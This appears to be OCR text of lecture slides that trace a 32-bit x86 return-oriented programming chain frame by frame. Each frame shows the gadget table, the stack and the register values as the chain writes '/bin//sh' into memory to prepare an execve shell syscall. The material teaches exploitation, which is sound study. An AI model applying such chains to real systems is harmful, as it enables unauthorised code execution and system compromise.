

0xFFFFFFFF
…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0x00000000
0xbffff628
0xbffff5ec
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x6e69622f
%ebx
%ecx
%edx 0x080ea064
%esp 0xbffff608
%ebp 0x65646362
%eip 0x0806e91b


0xFFFFFFFF
…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0x00000000
0xbffff628
0xbffff5ec
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x6e69622f
%ebx
%ecx
%edx 0x080ea064
%esp 0xbffff60c
%ebp 0x65646362
%eip 0x080bb6d6





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff610
%ebp	0x65646362
%eip	0x080bb6d7





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff614
%ebp	0x65646362
%eip	0x0809a67d





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff614
%ebp	0x65646362
%eip	0x0809a67f




```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff618
%ebp	0x65646362
%eip	0x0806e91a




```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```


%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff61c
%ebp	0x65646362
%eip	0x0806e91b



```
pop %edx                0x806e91a
ret                     0x806e91b
pop %eax                0x80bb6d6
ret                     0x80bb6d7
mov %eax,(%edx)         0x809a67d
ret                     0x809a67f
xor %eax,%eax           0x80541b0
ret                     0x80541b2
pop %ebx                0x80481c9
ret                     0x80481ca
pop %ecx                0x80e4bd1
ret                     0x80e4bd2
inc %eax                0x807b406
ret                     0x807b407
int 0x80                0x80493e1
```

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff620
%ebp	0x65646362
%eip	0x080541b0



```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

